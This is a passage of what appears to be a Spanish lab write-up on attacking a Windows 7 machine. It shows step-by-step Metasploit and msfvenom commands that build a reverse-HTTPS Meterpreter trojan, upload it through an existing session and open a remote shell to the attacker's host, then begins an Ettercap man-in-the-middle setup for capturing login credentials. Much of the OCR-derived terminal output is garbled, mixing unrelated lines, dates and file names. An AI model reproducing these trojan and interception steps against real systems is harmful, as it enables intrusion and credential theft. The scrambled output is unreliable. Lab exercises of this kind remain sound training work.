| 1 | exploit/android/local/janus | 2017-07-31 | manual | Yes | Android Janus APK Signature bypass | |
| 2 | auxiliary/scanner/http/apache_mod_cgi_bash_env | 2014-09-24 | normal | Yes | Apache mod_cgi Bash Environment Variable Injection (Shellshock) | |
| k) Scanner | exploit/linux/local/bash_profile_persistence | 1989-06-08 | normal | No | Bash Profile Persistence | |
| | exploit/linux/local/desktop_privilege_escalation | 2014-08-07 | excellent | Yes | Desktop Linux Password Stealer and Privilege Escalation | |
| | exploit/multi/handler | 2012-08-29 | manual | No | Generic Payload Handler | |
| | exploit/multi/http_wsitescope_uploadfiles_handler | 2012-08-29 | good | No | HP SiteScope Remote Code Execution | |
| | exploit/windows/firewall/blackice_pam_icq | 2004-03-18 | great | No | ISS PAM.dll ICQ Parser Buffer Overflow | |
| 8 | exploit/windows/browser/ms05_054_onload | 2005-11-21 | normal | No | MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler | |
| l) Remote Code Execution | exploit/windows/browser/ms13_080_cdisplaypointer | 2013-10-08 | normal | No | MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free | |
| | exploit/windows/browser/ms13_080_cdisplaypointer | 2013-10-08 | normal | No | MS13-080 Microsoft Internet Explorer CDisplayPointer Use-After-Free | |
| 10 | exploit/multi/http_maracms_upload_exec | 2020-08-31 | excellent | Yes | MaracMS Arbitrary PHP File Upload | |
| 11 | exploit/windows/mssql/mssql_linkcrawler | 2000-01-01 | great | No | Microsoft SQL Server Database Link Crawling Command Execution | |
| 12 | exploit/windows/http/netgear_nms_rce | 2016-02-04 | excellent | Yes | NETGEAR ProSafe Network Management System 300 Arbitrary File Upload | |
| 13 | exploit/windows/browser/persists_xupload_traversal | 2009-09-29 | excellent | No | Persists XUpload ActiveX MakeHttpRequest Directory Traversal | |
| 14 | exploit/linux/http_rconfig_ajaxarchivefiles_rce | 2020-03-11 | good | Yes | Rconfig 3.x Chained Remote Code Execution | |
| 15 | auxiliary/dos/http/webbrick_regex | 2008-08-08 | normal | No | Ruby WEBrick::HTTP::DefaultFile Handler DoS | |
| 16 | auxiliary/dos/http_squid_range_dos | 2021-05-27 | normal | No | Squid Proxy Range Header DoS | |
| 17 | exploit/linux/http/trendmicro_websecurity_exec | 2020-06-10 | excellent | Yes | Trend Micro Web Security (Virtual Appliance) Remote Code Execution | |
| 18 | exploit/multi/http_wp_ait_csv_rce | 2020-11-14 | excellent | Yes | WordPress AIT CSV Import Export Unauthenticated Remote Code Execution | |
| 19 | exploit/linux/local/yum_package_manager_persistence | 2003-12-17 | excellent | No | Yum Package Manager Persistence | |

Usamos el exploit 5 (multi handler). Para ello ponemos “use” seguido del exploit elegido.

```
msf6 > use 5      address 0xFFFFA8011e07000, Channel 00  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show options
```

Miramos las opciones con “show options”

```
msf6 exploit(multi/handler) > show options  
           192.168.1.151:3389 - Surfing channels ...  
Module options (exploit/multi/handler): 9 - Lobbing eggs ...  
           192.168.1.151:3389 - Forcing the USE of FREE'd objects ...  
Name  Current Setting  Required  Description  
_____|_____|_____|_____|_____|_____|  
          | Started bind TCP handler against 192.168.1.151:4444  
          | Sending stage (201708 bytes) to 192.168.1.151  
Payload options (generic/shell_reverse_tcp): opened (192.168.1.165:39493 → 192.168.1.151)  
          192.168.1.165:39493 → 192.168.1.151:4444  
Name  Current Setting  Required  Description  
_____|_____|_____|_____|_____|_____|  
LHOST  Up yes    : The listen address (an interface may be specified)  
LPORT  4444     Up yes    : The listen port [1B (100.0%)] /home/kali/proyecto.exe  
          projeto.exe  
          [!] Completed : /home/kali/proyecto.exe → proyecto.exe  
Exploit target:  
          meterpreter > pwd  
          C:\Windows\system32  
Id  Name  
--  --  
0   Wildcard Target  
          meterpreter > upload proyecto.exe  
          Uploading : /home/kali/proyecto.exe → proyecto.exe  
          projeto.exe  
          [!] Completed : /home/kali/proyecto.exe → proyecto.exe  
          meterpreter > []  
View the full module info with the info, or info -d command.
```

Nos falta configurar la IP de nuestra máquina linux. La configuramos con los comandos “set LHOST” seguido de espacio y la IP

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.165  
LHOST => 192.168.1.165  meterpreter > upload proyecto.exe
```

Volvemos a revisar las configuraciones.

```

msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  LHOST: 192.168.1.165 port: 224 Connection refused
  Name  Current Setting  Required  Description
  ____  _____        _____
  BROADCAST, RUNNING, MULTICAST > mtu: 1500
  Payload options (generic/shell_reverse_tcp):
  LHOST: 192.168.1.165  yes 0  The listen address (an interface may be specified)
  LPORT: 4444  errors: 0  backlog: 0  The listen port
  Exploit target:
  Id  Name  Local  Loopback
  --  ____  ____  ____
  0  Wildcard Target  frame: 0

```

Buscamos payloads con msfvenom en otra terminal que nos servirá para crear el troyano y también hacer la escucha desde multihandler.

```

[(kali㉿kali)-[~]]$ msfvenom -l payload
[*] msfvenom -l payload [http://www.offensive-security.com/msf3/stager/tainhttp]
Framework Payloads (1391 total) [--payload <value>]
  Name                                     Description
  ____  _____
  aix/ppc/shell_bind_tcp                   Listen for a connection and spawn a command shell
  aix/ppc/shell_find_port                 Spawn a shell on an established connection
  aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
  aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
  android/meterpreter/reverse_http      Run a meterpreter server in Android. Tunnel communication over HTTP
  android/meterpreter/reverse_https     Run a meterpreter server in Android. Tunnel communication over HTTPS
  android/meterpreter/reverse_tcp       Run a meterpreter server in Android. Connect back stager
  android/meterpreter/reverse_http     Connect back to attacker and spawn a Meterpreter shell
  android/meterpreter/reverse_https    Connect back to attacker and spawn a Meterpreter shell
  android/meterpreter/reverse_tcp     Connect back to the attacker and spawn a Meterpreter shell
  android/meterpreter/reverse_http   Spawn a piped command shell (sh). Tunnel communication over HTTP
  android/meterpreter/reverse_https  Spawn a piped command shell (sh). Tunnel communication over HTTPS
  android/meterpreter/reverse_tcp   Spawn a piped command shell (sh). Connect back stager
  apple ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_tcp Connect back to attacker and spawn a command shell
  apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/armle/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.

```

Vamos a utilizar el siguiente payload para explotar la máquina windows 7 desde multihandler y para crear el troyano.

| | |
|--|--|
| windows/x64/meterpreter/reverse_winhttps | Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged) . Requires Windows XP SP2 or newer. Tunnel communication over HTTPS (Windows x64 wi nhttp) |
| windows/x64/meterpreter_bind_named_pipe | Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. |
| windows/x64/meterpreter_bind_tcp | Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. |
| windows/x64/meterpreter_reverse_http | Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. |
| windows/x64/meterpreter_reverse_https | Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer. |

Explotamos la máquina y esta explotación queda en escucha.

Primero insertamos el payload elegido, con el comando “set payload” seguido del nombre del payload (windows/x64/meterpreter_reverse_https) y después lo explotamos.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https LHOST=192.168.1.165 LPORT=8443
[*] Started HTTPS reverse handler on https://192.168.1.165:8443
```

Una vez que tenemos el multihandler a la escucha creamos un troyano. Para ello necesitamos el payload con el que explotamos el multihandler, la IP de Kali y el puerto desde el que se hace la escucha, que se encuentra en la explotación del multihandler.

El troyano lo crearemos en un archivo que llamaremos proyecto.exe.

Para crearlo utilizaremos los siguientes comandos:

“sudo msfvenom -p (nombre del payload) LHOST=(IP de la máquina kali) LPORT=(el puerto desde el que se hace la escucha) -f exe > proyecto.exe


```
[kali㉿kali)-[~]
$ sudo msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.1.165 LPORT=8443 -f exe > proyecto.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 202844 bytes
Final size of exe file: 209408 bytes
```

Una vez creado el troyano lo subimos a la máquina Windows 7 desde el hackeo que hicimos con la vulnerabilidad bluekeep con el comando:

“upload” seguido de espacio y el nombre del troyano (proyecto.exe) y la ruta donde lo queremos poner. En este caso lo queremos subir al escritorio.



Vamos a buscar la ruta del escritorio de windows 7, para ello abrimos la cmd.



Dentro de la cmd ponemos el comando "dir" para buscar la ruta del escritorio (Desktop).

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\bob>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 7047-762D

Directorio de C:\Users\bob

15/05/2024  13:11    <DIR>      .
15/05/2024  13:11    <DIR>      ..
03/06/2018  12:34    <DIR>      Contacts
07/03/2021  08:24    <DIR>      Desktop
03/05/2024  14:39    <DIR>      Documents
24/04/2024  16:46    <DIR>      Downloads
03/06/2018  12:34    <DIR>      Favorites
03/06/2018  12:34    <DIR>      Links
03/06/2018  12:34    <DIR>      Music
03/06/2018  12:34    <DIR>      Pictures
03/06/2018  12:34    <DIR>      Saved Games
03/06/2018  12:34    <DIR>      Searches
03/06/2018  12:34    <DIR>      Videos
              0 archivos            0 bytes
              13 dirs    2.340.937.728 bytes libres

C:\Users\bob>
```

El escritorio está dentro del archivo "bop". Así que la ruta sería:

"C:/User/bob/Desktop".

Introducimos el troyano (proyecto00.exe) en el escritorio de la máquina windows 7 poniendo "upload (nombre del troyano) (ruta del escritorio)".

```
meterpreter > upload proyecto00.exe C:/Users/bob/Desktop
[*] Uploading   : /home/kali/proyecto00.exe → C:/Users/bob/Desktop\proyecto00.exe
[*] Completed  : /home/kali/proyecto00.exe → C:/Users/bob/Desktop\proyecto00.exe
```


Entramos en la máquina windows 7 para comprobar que el troyano aparece en el escritorio.



Una vez que se ejecute ese archivo, el multihandler en escucha se activará.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
[*] Started HTTPS reverse handler on https://192.168.1.165:8443
[*] Started Meterpreter session 1 opened (192.168.1.165:8443 -> 192.168.1.151:54313) at 2024-05-20 19:06:05 +0200
[*] https://192.168.1.165:8443 handling request from 192.168.1.151; (UUID: kjoty6w9) Attaching orphaned/stageless session ...
[*] Meterpreter session 1 opened (192.168.1.165:8443 -> 192.168.1.151:54313) at 2024-05-20 19:06:05 +0200
meterpreter >
```

4- Ataque “Man in the middle”




En este ataque vamos a realizar una escucha entre la máquina Windows 7 (IP 192.168.1.151) y la máquina Linux OWASP (IP 192.165.1.149).


Con esta escucha detectaremos las credenciales que escribiremos en la máquina Windows 7 para entrar en la página de la máquina OWASP.

4.1 Ettercap-graphical

Primero abrimos el programa Ettercap-graphical en la máquina linux.




Nos pide la contraseña de nuestra máquina.



Una vez la introducimos, nos aparece la página principal del programa.

Una vez dentro pulsamos el símbolo de validación que está a la izquierda de los tres puntos, en la parte superior derecha.



Ahora pulsamos los tres puntos verticales.





La opción “Targets”




Y "Select targets".



